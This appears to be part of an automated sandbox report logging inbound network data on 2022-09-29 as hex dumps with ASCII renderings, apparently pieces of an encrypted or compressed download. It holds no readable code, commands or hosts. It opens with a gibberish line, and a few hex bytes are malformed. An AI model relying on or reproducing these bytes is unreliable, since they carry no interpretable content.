A9hueGvVu4E9hnrkF>]>fo}`cb~omkFn~^lyRiaiycmgN#mmmdkxj&iahezu:]imjFjhCtieEWuh-Inl(yfhKzEgmPVunamlz%yfhkoca6Vuo
2022-09-29 02:50:40 UTC	1625	IN	Data Raw: 40 6e 6d 76 ed 5b 6d 6e 73 a5 6f 43 60 79 75 63 6f 76 17 75 74 36 6d 43 6e 6d 6e 68 62 56 6d 61 e9 75 63 6d b4 56 75 7f 77 e0 21 6e 6d 6f 62 7f 70 6b ed 29 75 63 6c d4 50 62 6d 1c 58 6c 6e 76 e2 5d 79 66 72 c3 6f 6d 67 1c 43 56 75 75 e1 58 6c 6e 76 cc 6e 60 63 e5 d5 69 75 62 cf 5e 02 71 6e 6b 66 44 38 69 6e 6e 75 61 61 13 f1 6e 63 1d 70 7e 2d 6f 6d 6b b2 41 6e 68 7f da 2b 69 61 68 0c 56 6d 76 4d 04 5b 6d 6d 77 ef 58 6e 68 62 62 6f 79 ca 38 63 6d 77 2f 40 6e 6d 76 1d 5b 6d 6e 73 f8 53 69 61 72 a9 49 6c 66 56 75 6c 6d 2c 6c 61 3d 6e 47 79 66 69 61 6a 45 6b 6d e1 56 75 6e 6d 6d 6c 6e 6f 46 ee 78 66 63 63 6a 08 e8 6e 76 52 77 60 69 10 e6 6d 6d 6a 6a 7c 1b e7 62 69 71 61 69 0b db 76 6e 69 6f 17 e3 6e 6e 6c 54 6d 6b 49 f2 71 63 6b 0b db 76 6e 69 6f 17 e3 6e 6e Data Ascii: @nmv[mnsoC`yucovut6mCnmnhbVmaucmVuwInmobpk)uclPbmXlnv]yfromgCVuuXlnvn`ciub^qnfkD8innuaan cp~omkAnh+iahVmvM[mmwXnhbboy8cmw]/@nmv[mnsSiarlIfVulm,la=nGyfiajEkmvunmmlnoFxfccjnvRw`immj]biqaiwni onnITmklqckvnionn
2022-09-29 02:50:40 UTC	1641	IN	Data Raw: b7 4c 1b ae 13 12 a8 ba 7e 8e e9 31 2a 1c 5e f4 7b 1c dc f8 7a e5 b8 6f 50 fe 5c 9e 5c 18 1c 1a 46 04 b2 07 ab f6 37 29 d3 9a 94 c8 0f 41 e6 a7 8a be 2a 54 78 02 1b 0f c1 fe 56 66 fd 09 33 73 9a f9 10 59 e4 31 10 13 1c 95 85 47 f5 84 9f 2c f8 43 03 67 e2 f0 d2 e7 a5 76 cf 83 91 93 e3 d7 8e 0a 05 de d3 99 4d 78 b9 8f 85 53 7f 3c da 79 24 b8 05 2c c9 8f fc f4 5e 2a 09 f5 ee b8 4e 1a 1e 43 8f 97 ee 2f f3 11 e4 95 7d 92 1a c4 f5 1f c1 21 e5 66 16 74 1d 8d 04 d5 66 c4 fa f5 e9 79 e1 74 48 30 3b 23 77 a7 0d 92 42 50 f9 20 48 9a bb bf 75 4b 0d 9c 9a e9 e2 a0 38 63 b6 1c e7 f9 a3 5c 01 58 c0 00 2b 9d a8 db 86 4e 7b 8e 2a ed f8 c2 ca ea 35 2f f8 d0 b2 9f 39 87 af 36 f0 db 45 0d c6 94 b1 19 81 96 ac f8 24 31 74 c7 03 f3 6f 73 ca 0b ad 3f 34 75 22 05 9e a5 c7 af 32 Data Ascii: L~1^*{zoP\ F7)A`TxVf3sY1G,CgvMxS<y\$,^*NC/)!ftfyth0;#wBP HuK8c\X+N{`*5/96E\$1tos?4u"2
2022-09-29 02:50:40 UTC	1657	IN	Data Raw: 20 e9 6a c8 ff 4b 14 a2 ad 7a a0 e7 68 6c b1 9c ba bc 89 af af ff 22 dd 24 1b 1a ef 8f f5 f3 df 45 bf f0 9e 8d 34 a3 a2 37 a0 5b 4c f4 ae 18 6b 34 03 50 8c 3e 24 1f ed 18 87 41 1c db d9 bc 2c 3a 5f 84 47 94 aa c7 c5 c7 60 c0 f2 5b 71 6a eb 8a d4 a8 24 af 5f 2e ad 20 60 dc 57 4b 6e 2a 28 23 9b 5e b6 44 74 05 a9 b6 75 03 5b 2f 3a e6 27 12 95 17 01 0b f9 3b 81 9e ad c5 0f a1 86 41 90 d0 2c 58 64 c0 46 0e 25 33 bf e7 2e 56 34 8d d3 4f 06 f7 7a 5c b2 68 c2 c5 f1 60 aa d8 23 bf 81 69 6b 8f 62 a8 10 e9 e0 fc b5 4b 2f 7f 6e f3 c3 cc c2 66 a8 2f 26 15 5c 72 ed 33 e4 0f ae a9 95 69 47 de d9 24 60 e2 94 ee 19 a8 2a bb d1 79 d2 c6 38 2a 84 07 2d fa 94 fb 0e 6a 05 76 09 f3 cd cd 4d c4 10 36 52 d0 71 b3 a1 a0 c4 33 c5 0a 0d 4c ad 90 52 66 9e cc d8 9c 07 85 07 6e c2 2b Data Ascii: jKzhl"\$E47[Lk4P>\$.A,:_G[q]\$. `WKn*(#^Dtu/./:;A,XdF%3.V4Oz\h`#ikbK/nf/&r3iG\$`*y8*-jvM6Rq3LRfn+
2022-09-29 02:50:40 UTC	1673	IN	Data Raw: 0b 62 f2 a7 28 b0 37 22 be ee 50 3a 04 46 b7 7b 0e f2 07 94 23 0e 1e 23 e7 31 11 52 8c 7c 5a ee 28 48 4e 5b ac f4 f2 81 2a ff 9d d4 ad 2f 68 05 26 5c 92 25 08 49 5b 9e 7f 78 68 b7 85 05 4c 30 a8 98 67 5b 3c 20 31 b4 f6 ca 55 60 d0 1f 37 ee bd f0 97 bf a7 09 8f c2 65 4b 80 66 ca 95 57 83 8c 59 31 79 11 39 76 c3 ae dc de ba e3 9f 35 ae 1b a4 f9 68 30 3d 17 70 7a 04 11 be 7a 03 d4 78 c1 53 14 d3 a7 ca ec f6 5f 47 c7 3e eb 91 cc 90 3b e0 99 bf 13 fd 61 42 56 e8 ee eb 01 e9 d9 bb a7 c8 71 68 9c a0 84 48 03 99 a8 3a 6a 33 29 30 92 21 78 5e ca 9f 99 4e 9a 3f d2 6d 2f c6 e6 dc 7f 36 78 4b f7 eb b6 d7 5a 96 98 e4 64 4e b6 26 e8 21 a2 cb bd 50 ab 18 8a ea 28 eb 7c 3a e5 cc 63 3d b4 60 2e 5b 40 29 a1 67 97 fe b1 f9 3e 03 c8 5d cd 33 7e 20 4e 9c fc 46 64 d5 77 Data Ascii: b(7"P:P:F[##1R]Z[HN]*\h&!\%[xhL0g]<- 1U`7eKfWY1y9v5h0=pzzxs_X_g;+aBVqhHj3)0!x^N?m/6xKZdN&IP(!c=.`[@]g>]3~ NFdw
2022-09-29 02:50:40 UTC	1689	IN	Data Raw: 80 4d 20 ca 16 af 45 e9 e2 ad 94 12 44 13 83 1c 82 32 a3 cf f2 78 f4 a5 78 ed 57 a4 2d 9e 1c 80 f9 d9 71 f9 73 ec f5 dc f9 9c a4 d5 6c 60 9b f2 a9 fa 7e 8a 8d 64 55 34 18 25 bf c2 7c 63 c7 db a2 26 bd 42 50 4a 08 b6 4c 43 ec 39 f1 af 0c bf 6d 81 cb da 51 5d f9 3a 5c 8c ea 27 39 a0 7d c5 7f 6a 64 9a 1e 5a 80 e7 d1 9c 88 85 32 c0 93 4d fb 83 1d ed e8 ca d7 17 1f bb 22 34 09 13 6b ef 72 7e 5e e1 53 aa 0c 77 63 66 ac db ff a1 bf 04 2f 92 76 0c 17 76 37 53 5e 1b 34 ea 14 a4 ed 37 20 bc 78 a1 ad 78 e7 53 b7 ab b7 48 31 a5 d7 cc fd 3a 6e 78 2d 4f 70 54 09 43 2d a7 ae 85 34 7a 71 eb 91 da 4b b5 bf 66 ce b2 56 20 f3 98 bf 64 29 c8 4c ca 45 05 b5 b7 6b 80 86 40 0f b1 6c c2 e5 3a a5 5e 2d 57 53 d7 53 9d 32 40 27 b2 7f 93 d0 95 81 be ee 56 bd 3c f3 ea a3 fc f1 5d c2 Data Ascii: M ED2xxW-qs!~dU4% c&BPJLC9mQ :\9]jdZ2M"4kr~^Swcf/vv7S^47 xxSH1:nx-OpTC-4zqfV d)LEk@!:\- WSS2@<V<]
2022-09-29 02:50:40 UTC	1705	IN	Data Raw: 4e e9 9f b7 84 ba 89 a1 ee 03 25 f7 5d 87 3d 23 79 cc 56 d6 ad 9a f6 39 91 58 51 d2 cb 7f 18 66 86 e9 1f 1f af 80 a4 16 3a ee 44 a0 3f 23 b4 b0 31 55 46 b4 33 1e 6b 5c a2 db 24 36 8e 78 4b 44 08 d6 a8 86 fe 16 68 c2 59 f9 ad cb cf 13 fb 31 f8 4a 47 c2 7f 58 b4 c2 28 ec cf 17 3b 52 d7 81 b1 46 8f a2 f4 f2 3a f9 9c 4a bc 6e 60 01 08 4c 68 28 58 12 34 2e b5 df 39 22 10 d2 a7 dd 32 a7 29 23 c9 8d c3 da a5 2e b3 dd 35 17 43 cc 94 9b bf 7e a1 cf 54 73 18 34 5f f2 2d e2 7a cc e2 73 4c 13 3d fe f5 c9 2b 7b cf 47 09 ce 77 37 f9 46 83 78 7f 57 97 11 ca aa fa b1 2f 6b 93 66 51 9e 24 15 0b 70 9b be 9a 01 14 8e ee eb 1f df e4 8b 7d 45 e7 b5 9a 01 4d ab 59 76 e8 78 1c 71 f8 99 37 46 9b 41 4a f7 63 98 bc a3 4f 8a c7 5b bd 7d 1f 07 35 ba 83 27 15 ff e3 db 2c 7e 06 4c 5b Data Ascii: N%]=#yV9XQf:D?#1UF3k!\$6xKdH y1JGX(;RF:Jn`Lh(X4.9"2)#.5C-Ts4_-zsL=+[Gw7FxFw/kfQ\$P)EMYvxq7FA JcO]5',~L[
2022-09-29 02:50:40 UTC	1721	IN	Data Raw: 72 cb 13 69 4b 02 b2 4e 1a ca 93 4b 98 80 c1 53 7f 80 b4 a8 cf 73 57 a2 29 4b 92 89 e6 66 2d 46 d5 0f 4b c4 f6 ca a6 7a 83 7f bd 07 1f 7f 5a 2a 47 87 65 61 7c 8f ea f1 59 9c 58 86 34 73 89 98 0d 60 26 aa 62 e4 d1 ff fd 02 01 8c 9b f1 bd 75 d0 c3 76 0f bb 2d af 58 c2 8d 7a 42 59 7e 0b 79 8a 20 e6 35 0d fb e9 79 f2 80 35 c1 cf 9a 69 ff 10 b8 38 b6 60 3f db 94 a3 5b 15 a0 9c 0c b0 a9 60 c6 80 5e f9 19 11 e7 e7 31 4a 38 f2 61 4b a6 f2 0a 33 fb ac 5c d4 2f 33 22 89 5c 14 96 8a ab 48 71 0a a3 7c e2 1a b6 0d af 54 a5 19 29 ef 4c 8e fa 75 3e eb ab 60 e1 e3 08 40 31 ba 66 0c 0b b7 92 04 83 67 15 7e e5 56 c0 ea cb 51 91 ec 32 65 ec ab 24 d4 20 0e 3f e7 88 01 09 88 91 00 ac 58 63 f9 c2 ef c5 fe 42 4c 38 f7 c2 4c d3 b6 f7 fa 8d f1 0e 4f d7 7a 07 bb a0 82 b3 50 ea ce Data Ascii: riKNKSsW)Kf-FKzZ`Gea[YX4s`&buuv-XzBY~y 5y5i8`?['^1J8aK3/3"Hqj)Tu>`@1fg-VQ2e\$`?XcBL8LOzP
2022-09-29 02:50:40 UTC	1737	IN	Data Raw: 9a 82 d7 e8 e2 1a bf d3 f4 c2 02 e3 85 cc 7e f2 47 9d 2b 8f c8 3f 08 3b cf e0 59 96 c6 57 06 d8 15 18 0b f9 c3 e6 7c dc 5d 8b c3 7b 75 fb cc 30 6b ca e5 9a 38 46 f6 06 57 54 ca 3f 86 9a d7 ea dd 8a 85 2e 11 1d 2a 1a f4 3e a2 7c 02 e8 fd 4e 78 ad 88 1c 5c 6e a1 b8 5f 0b 0b 80 ea 2e 9f ca 5f ce 73 3c f3 01 34 6f 4c 57 59 9b 69 b6 04 b9 a5 38 51 2a c8 cb e0 cc c2 85 5b 8f 18 5a ce 25 b6 f9 39 a0 f8 5b 2a 19 b7 01 20 f3 5a 27 ff 4d 97 bc 60 51 71 03 07 07 0a 1a e9 a4 c1 49 b8 60 b0 82 79 ad dd a8 26 21 35 40 5f 72 86 51 5e 22 d5 95 62 03 0a 30 6b 27 5f 39 2b e2 1c 04 07 58 de 24 f5 f3 15 b6 50 2b 9e 8a f6 72 07 32 5b 2b 9e fb 5c 3e 78 7a 35 ff 77 1b d0 13 84 a2 e0 5f a5 00 25 e1 76 5b 10 3b 63 1f 6e ca f3 36 d9 09 d2 bd b4 d7 17 2a a6 7d 08 e0 a7 02 2e 12 d1 Data Ascii: ~G+?:YwJ][u0k8FWT?>.> nXn_-s<4oLWYf8Q*[Z%9[` Z'M'Qq!`y&I5@_rQ`~b0k!_9+X\$P+r2!>^xz5w_- v[;cn6`].

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:40 UTC	1753	IN	Data Raw: 17 cb eb 03 44 f8 bb cf 26 23 73 81 cf 9d 38 89 79 0f c5 4a 16 f5 32 78 63 69 9e d7 1c ab bb 16 94 91 fa f9 3d 50 ce 18 99 4e 19 b7 17 a9 e0 7c 38 c7 da 63 3a 17 e7 53 23 85 75 9f b7 de 19 c3 82 ec 7f 0f 12 c8 b2 dc e5 88 27 a2 04 b3 eb 4b e6 1a b0 8d aa 23 30 ca f2 a3 47 86 05 12 32 af 5c 02 32 e3 9e 13 a1 ba c0 56 9d 2e 2a 11 bc 07 51 e4 b2 61 72 47 de 65 af 3a 57 db 5d a8 27 a0 70 1c 45 e8 93 97 32 29 50 8d a4 ae 73 9f 92 e6 91 e6 dc 0f bb 33 c5 db 45 fb f8 eb 84 fc 06 4e 7d 7c 36 f1 46 2c ad 23 86 95 bf 98 d3 ff 0a e3 05 60 e6 f5 b5 cb 8a e3 87 c 0b d2 c8 09 f9 56 54 0c a0 54 5d 0f 26 e0 e5 14 d1 95 bd f2 b4 39 07 7a 02 c0 5a c8 5c c5 11 f0 41 0b 6d 7c 16 b8 ab 00 5f 6c ca ec dc 27 a8 d4 d4 9b 6b 0c 27 da 89 34 ef 30 46 b0 ba 91 ab e8 ec d2 12 74 3b Data Ascii: D&#sJ2xci=PNj8c:S#u'K#0G2l2V.*QarGe:Wj]pE2)Ps3ENj)j6F,#~VTtj&9zVAm _l'k'40Ft;
2022-09-29 02:50:40 UTC	1769	IN	Data Raw: c2 51 6c 6b d3 78 05 80 60 36 62 3d da f4 66 05 ad c5 a2 f6 46 c5 bc fa b5 09 e1 62 f9 ab fb e8 d5 2c 32 fd 27 33 bb e5 a5 c5 a0 57 44 4d b8 fe 8d ca 02 25 b3 6c 30 f0 38 61 9b 17 50 56 99 f5 a3 df 8f 28 a4 2f 27 49 92 72 bf bc 3d od ff 8e aa b6 73 bf 86 b0 ba 8a 42 b7 b1 05 0d 17 31 65 98 3f ef 64 ff cd 7e f5 d6 1d 33 75 83 c9 34 2e aa d4 2e 42 ae df 3f f2 68 ee 11 db 76 6f 3f 2b 2e 20 5e e6 04 ce bc 9e bc df c2 2b 6d 83 74 5a 76 88 ac d9 af b3 67 09 71 87 d4 c5 ac 33 57 10 74 d5 a9 31 dd 88 14 26 07 f6 ad 5e 4b d0 20 be 7e 3f ca 8d bf ad 51 8f 06 8a e3 87 c 0b d2 c8 09 f9 56 54 0c a0 54 5d f2 04 74 1c a2 06 f2 30 c5 78 96 42 9f b1 be 8e 2c 8a b0 1b ad 73 8d 3e bd 74 04 be 53 ad 4c 78 5d 1f da 7c dc a3 f0 18 14 65 d7 b2 8d b8 cb dd 59 1c 72 99 14 16 59 25 Data Ascii: QlKx'6b=fFb,2'3WDM%l08aPV(/lR=sB1e?d~3u4..B?hvo?+. ^+mtZvgq3Wt1^&K ~?Q W0*t0xB,s>tSLxj]eYrY%
2022-09-29 02:50:40 UTC	1785	IN	Data Raw: 0e 48 d9 a1 60 37 d1 c4 48 13 87 8f d1 c6 a9 ac 0a 45 65 31 de ac ee dc 72 6f 9d 52 56 fd e7 c3 f3 c1 16 83 78 2b 55 29 df 2e 5f 90 15 f5 fa 10 26 5b 3c f8 66 14 c3 1b ca 1c e0 75 0a e2 be 19 82 39 fa 4c 26 d0 e3 ce f7 96 8a 82 49 31 9a 2f e9 4b eb 68 66 61 c8 84 01 35 04 1e 5e 54 e0 c7 e7 f4 a9 ad d9 67 72 fd 47 c5 c4 7f c8 e0 33 ee ef 42 52 c5 ce c6 47 5f 32 20 ee 86 73 84 0e fb ed 46 3c 71 e2 91 f5 a9 6a 48 02 57 4b f0 52 27 3e f9 a9 e2 cf 38 3f ae 3d c4 c7 d8 5b 19 d6 c1 a4 f1 3d 8d d2 b5 8c 33 08 c4 c6 1f f4 3b 3c a0 2e 26 57 8c 6f ef 31 86 1b 4c ea 5f 9a 5d af 9e e8 da 23 78 4b 3f 52 88 27 39 00 91 ee c3 91 c3 7a 93 9d 92 92 fd 74 09 a8 38 a5 ab 1f 37 09 e9 d9 aa 08 5e 04 5e 9c 9e a6 85 d4 76 a5 92 e7 29 c7 f8 50 38 7d 7c be 88 90 61 c9 c9 0d 64 Data Ascii: HA'7HEe1roRVx+U)._&[<fu9L&'lI/Khfa5^TgrG3BRG_2_sF=cqjHWKR>8?=[3;<.&Wo1L_#xK?R'9zt87^~v)P8j]ad
2022-09-29 02:50:40 UTC	1801	IN	Data Raw: 54 58 95 68 5f 6e a4 02 15 65 4c 62 b0 0e 64 1d 2a ac 65 5a 0d d5 36 60 eb 73 c3 bf 58 7d af 01 2e 05 d8 45 91 50 95 4d 66 61 bf 47 47 df bf 5c 96 fb e1 04 e4 dc 47 34 e4 c3 a2 3c ff dd c0 fd 45 9f 0b 52 f6 f9 3a 1d dc 51 61 2d b0 ac 2e c3 a1 55 d1 7c e3 f2 50 a7 49 c0 f0 a0 8f 7a bd ca eb f1 60 43 11 f0 5b 39 53 d4 53 1c 35 6b 4f 71 7b aa 8a 57 46 a7 41 33 db 92 e4 a3 98 a9 5e 8b 4e 9c fd 5a 50 da 7d 0a ab 7e d1 bb 8a 77 6d c0 22 ba 2c 6a b6 83 d1 c9 45 5b 02 1a 46 37 24 c9 ae 02 11 e0 73 8a fd 9e a9 7a 08 2b 00 22 ad 87 9f ec cf cc 22 e0 68 9e ee 1a 21 7d 3d 11 24 8c a2 da cb 49 bc 4b 40 6e 2f 3d df 44 77 b9 26 9a 8b 84 73 7b e8 3d a9 57 dc 0d e8 c8 bd e1 2b f0 ca 44 77 db fb 14 48 c6 8c 37 e0 97 46 9f 0d df 4c 7a 2b a1 63 b6 9b 62 3d 21 37 84 70 c2 0d Data Ascii: TXh_neLbd*eZ6'sXj.EPMfaGGiG4<ER:Qa-.UjPlz'C[9SS5sOq[WFA3^NZP]~wm'.jE[F7\$sz+""hID+\$lK@n/= Dw&s[=W+DwH7FLz+Acb=I7p
2022-09-29 02:50:40 UTC	1817	IN	Data Raw: bb fa d7 da 6a 61 da f5 90 82 5d 8d 56 dc bc b5 b3 ae 25 cb d8 c2 cd 1c 86 5c bb 71 4e 03 03 f3 26 35 5e 68 4a 48 b5 4e 25 33 18 85 c6 62 83 c0 cc e2 b0 ab c1 aa b6 18 36 7b 12 47 02 85 0d c7 ee cb fd 3b 25 ac 44 68 70 08 ee e6 72 89 17 bd e4 73 d4 00 51 74 20 63 ec b9 22 6f 96 e6 3d 49 16 a2 30 f5 1e e2 6d 63 15 85 62 fa 62 40 cf 6d 22 10 2a df 2e b8 e4 ea 2d 13 da f5 78 76 13 5c 8b 2b 66 af 2c de ef 7f 72 98 38 3f e9 d1 b7 47 68 e1 3d 74 cf b1 f7 01 0f 02 78 c6 6f ad 24 ea fc d2 50 3a 69 36 a8 4c aa 09 f2 86 23 d4 f4 51 ac c0 db 89 70 46 4d c9 3d 02 e1 a9 a6 a5 c0 58 2d b8 5a 0e 3f 70 90 73 7d ad 8c a0 48 fa c8 86 70 bb 69 eb 2a 2e 39 18 cf e8 a6 e4 0c 2a 28 a1 82 3a b5 3d bc e7 da 44 09 b4 82 0f 80 1e 8d 76 9d 21 85 45 53 4e a5 65 67 7d ab ff c0 6b a9 Data Ascii: ja]V%qN&5'hJHN%3b6[G;%DhprsqT c'o=I0mcbb@m"". -xv\+f,r8?Gh=txo\$P:l6L#QpFM=X-Z?ps)Hpi*.\$9\$ (:=-Dv!ESNeg)k
2022-09-29 02:50:40 UTC	1833	IN	Data Raw: 0c 7b 4e 8e c0 a5 38 3c fe 4c 70 f5 dd 2c 4f 82 ed 9f db a1 14 46 2c d2 2a 18 da 67 e0 51 72 64 df 73 59 ca da 4c a1 fb 64 30 59 46 79 53 ee 89 72 5e 40 24 28 de 1e 71 51 f7 ee 64 b6 de 52 6d 5f 18 40 2e 03 fe 6a fb a8 c5 0a f3 d3 d2 6b 20 a4 34 1c 63 ad 44 8a 10 be 7e 76 70 01 85 68 19 9c d2 44 7d 22 41 c8 a7 2c 4e 53 66 5b f9 c3 9c d8 f5 4d b1 2c 4a a6 fa 20 28 70 ea 90 2f 35 45 0b 16 ab e7 ca ba bf 2e 7a b0 62 40 8a 61 9c f2 c4 1d 64 94 bc fa 28 b7 a5 e4 23 78 b5 7b fc ec 1e 1a a9 63 fe d8 f8 7e 39 61 fa 8a 47 5c ab 01 08 db af 33 e3 8f 6d 58 d1 39 1f 65 69 2d 8e 4e 80 74 93 ef 9d a7 9e 68 58 da b2 c1 dc 9c 50 db 3e 90 14 59 1b ae bd 09 87 7d b7 ba 29 49 ba 86 b5 2d 5e 17 10 9b ca 8e d0 6b 74 6b 1d e0 6c cf 5f 8c 19 16 40 57 52 ee 16 7f 99 7c 51 27 e1 Data Ascii: {N8<Lp,OF,"gQrdsYlD0YfYsR^@\$(qQdRm_@.jk 4cD~vphDj)*A,NSi[M,J (p/5E.zb@ad/{x[c~9aG)3mX9ei-NthXP>Yj)l~^ktkl_@WRjQ'
2022-09-29 02:50:40 UTC	1849	IN	Data Raw: 35 0b ae 7a 36 94 02 21 f3 42 a2 5f 5d 73 4a 6a 42 eb 4f 36 da b9 7c 42 59 60 3e ca ea 76 50 f7 a9 5b 80 cd af 2f ba e1 f9 7d 2a f3 e2 10 df 26 72 e5 67 5a 4a c1 f4 19 36 6e 51 d0 b0 c3 bd 3a 80 a4 6f 7c c0 f3 86 bf 5f 80 44 6c 5d ca ac 49 96 e9 01 10 76 d4 7b 0a ea 97 bd bd 4d e0 13 f1 78 b8 7d b3 8e ea ae 0a e7 d8 96 f0 27 6d a2 ff 09 c4 79 9b 1d 99 8e bd ae 16 94 fa 18 04 b9 fb 1f 28 62 61 39 7f 06 20 6c af bf c7 c2 f1 5b d7 46 35 5b 6e 4b 60 91 79 4a d8 f3 24 fc f0 e5 2c cb 68 28 96 68 37 94 37 80 c1 5b d9 d5 4d 2b 8e 35 fc e6 56 0f bc 68 10 54 ab 8c f3 57 3e 50 48 f4 8a e3 5d 0d 01 71 35 65 f9 7d 6b 73 4f 3d df 55 d1 26 f4 a5 f0 f7 54 ac d4 cb f4 e8 1d 9a cb 3b b7 72 64 00 a0 77 78 aa 38 84 04 4c d0 f3 f5 10 61 05 60 be 55 ce f0 74 1e 83 5a 83 15 22 Data Ascii: 5z6lB_]sJ]BO6lBY">vP[/]*&rgZJ6nQ:o_lDj]lv{Mx}'my(ba9 lFf5[nk'yJ,h(h77[M+5vHTW>PH]q5e)ks O=U&T;rdwx8La'UIZ"
2022-09-29 02:50:40 UTC	1865	IN	Data Raw: 78 aa 6b f5 54 7b 7f b8 ac 3c 46 db f6 94 64 ac ea 30 e5 ef bf 45 d5 db 35 5b ce d4 5d bb 05 68 36 ac 7a 36 a9 91 2a ab 95 29 9c 8d 96 7b cf 0e 35 3e 48 b6 46 36 1e 08 07 3f 56 f4 f7 81 88 fe be c0 44 94 7d 8a 83 23 76 fb 75 8f 9c 36 a7 7d fe e8 6e 54 5f 1e ab 03 9f 5a a4 63 35 d3 66 05 8d 18 1e 30 c3 aa 30 1c 0f 41 13 74 04 46 7a cc 73 11 5e 5d 76 42 c9 3f 44 be 2d 07 20 8e 2c 6f c9 e4 bd e9 2f 74 bf f2 8e 67 48 ad f4 a3 5f 08 34 bf 2a 8e 32 c0 01 4b e7 7d cb 91 3a 1e 5f 81 10 e7 36 4e a4 98 7b 0a f0 5d 1a da de 6d e4 02 40 58 05 d4 16 f6 bc 01 fe e8 63 88 a3 63 ec 38 d5 ee 43 53 78 02 c8 c6 5b 86 1e fa 4b 50 c2 3b b1 24 95 5c 78 0a 75 72 6b bf 8b 3f 08 ad 9b b5 a3 82 a1 a7 17 50 4b 8f 16 32 1d 80 20 a3 c4 95 af 46 42 e1 f3 16 45 12 95 ff 2d 5c 83 Data Ascii: xkT{<Fd0E5j]h6z6")}{5>HF6?VD#vu6)nT_Zc5f00AtFzs^jvB?D-. /o/tgH_4*2K":_6N[]m@Xcc8CSx[KP;]xurk? PK2 FBE~\
2022-09-29 02:50:40 UTC	1881	IN	Data Raw: e6 2e dd ef 64 a2 d1 e8 32 69 13 40 da 0c e6 11 35 b7 fc 79 88 a4 8a 76 a4 b1 23 5b 5e 5e f3 37 3f 14 6f 8a 5d c0 99 37 77 b9 12 2d 0d cb 83 4d 71 17 74 03 ab 92 b0 7f bc ab 5a df 31 da 85 70 cb 1f b6 e0 a3 c4 5a 62 40 4a ac 4c 3c 35 90 de 66 2b 43 95 a5 bf 1d ea 2c 59 76 a2 38 e6 7f 21 60 bb 8a a5 0e 2e 85 9c 65 bb bf 24 65 a8 b0 46 c0 24 70 70 f4 4e 89 08 d7 d3 ed 30 07 e6 7b 13 bb 50 41 9e 62 f3 ea ec 0a a5 30 4f 19 17 bd ba 59 44 54 90 22 25 13 56 eb fa 32 fd 8f 45 bb f9 ba d7 e4 72 0d 1b 0a 18 62 ff ce 47 ed da 98 7b b3 15 3d e2 b9 b9 14 a0 73 b7 00 9a bf c8 ba ea d4 c4 db cb 6d eb 23 ba a4 f9 6b d6 d4 95 0c ca f8 46 91 8a 93 22 48 a6 3c fb 2a 8c 67 0d 9e 48 a3 8d 96 96 60 c9 f5 00 46 8a a9 e8 cd 68 ed 6d 21 aa e2 60 52 b8 23 46 cc 08 7d c7 03 96 9d Data Ascii: .d2i@5yv#{^?7?o]7w-MqtZ1pZb@JL<5f+C,Yv8l'.e\$eF\$ppN0{PAb0OYDT"%V2ErbG[=sm#kF"H<*gH'Fhm! R #F}

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:40 UTC	1897	IN	Data Raw: 4f 61 83 91 52 95 5a 60 87 d3 74 72 aa bd e9 f5 e8 93 eb 1f a0 63 88 37 6e de fa 81 51 25 e8 90 0e 82 6a 9a 3b 0d a1 37 e7 ac c4 91 62 ab e0 44 4b 88 72 f3 f2 46 9a 47 e2 99 07 1e 5f fd 1e 7a 91 bc 67 95 ec 78 8a 59 22 10 10 04 67 cb dc 1d 94 7f 69 88 7b 05 a1 c7 94 aa 37 6e b4 d1 5d 73 a7 92 75 5e 65 97 2f d9 54 76 2e df 88 8b d3 61 06 72 54 91 b5 16 b3 e6 7e f3 a0 90 5c c2 ab 85 15 9c 4b 10 f3 6f 19 1c 6f 0b 9e ff 0d 6c d9 32 3d 50 4f 73 5c c9 74 da 0b 22 33 37 78 87 da 78 c7 96 78 b0 c4 09 6a 47 1b 59 b9 9d fb d3 91 96 df 35 12 5a 9b 82 2e 0a 1f cb e2 21 cc 9c e2 08 f0 98 65 8e 52 ed cc 4a ae fd 8d 3e 97 03 52 80 1b b2 75 37 18 96 b0 52 88 18 58 ea 4a 5a 61 1c 8b bb bb 50 84 2c ea 14 4b 2b d4 5a 30 23 ea 0d 33 87 92 5a 81 2f d6 39 29 c7 c9 97 f6 90 a9 Data Ascii: OaRZ`trc7nQ%j;7bDKrFG_zgxY"gi{7n}su^e/Tv.arT~\Kool2=POs!t"37xxjGY5Z.leRJ>Ru7RXZaP,K+Z0#3Z/9)
2022-09-29 02:50:40 UTC	1913	IN	Data Raw: f9 a6 d4 dc 82 c5 d1 06 89 0f 80 12 f2 29 da ed a2 aa 8e 0b 98 48 34 ec db 89 49 c0 e2 03 2d 3e ca 91 b1 69 41 ce ca 89 56 9f ec 91 d9 93 cb 27 c7 fe b4 53 6c 1a 24 3a c4 9c bd 3d ba 9f a8 4c 1a d7 d9 79 57 42 8b 35 ed 11 48 3e 97 f0 b6 a2 7a bf 42 8a 56 d2 dc 94 f4 4f f5 3d 58 10 ef b0 82 ca f9 f3 2a 9c 72 de 82 f3 87 eb a7 49 d7 90 5a f9 15 d3 17 7a cf a1 79 48 f2 44 55 7a 8d 52 d2 e0 1a ff 45 4a 9a 97 6e b8 d1 09 b8 e2 84 a3 fc 33 2b b6 2a ec fc b6 05 dc 57 1f 20 7f 23 30 de c8 9e 48 9e 9b b5 1e 34 16 64 af 5e d5 33 4d 4e 8f f7 99 cc ac 49 2f 89 20 d0 ae 85 1f ff 3e c2 04 a4 2a f4 01 eb 13 42 33 ea 96 a4 a6 51 bd e3 d6 e5 7d 64 8a 76 01 d0 39 2b e9 9f 79 98 67 72 c3 67 cb fc 0b fd dd f3 84 b2 48 ae 90 e6 07 2c e5 cc 16 f7 b0 9c e3 46 e0 7b 3d 31 f5 33 Data Ascii:)H4l->iAV\$!\$:=LyWB5H>zBVO=X*r?lZzyHDUzR-EJn3+*W #0H4d^3MNI/ >*B3Qjdv9+yygrgH,F{=13
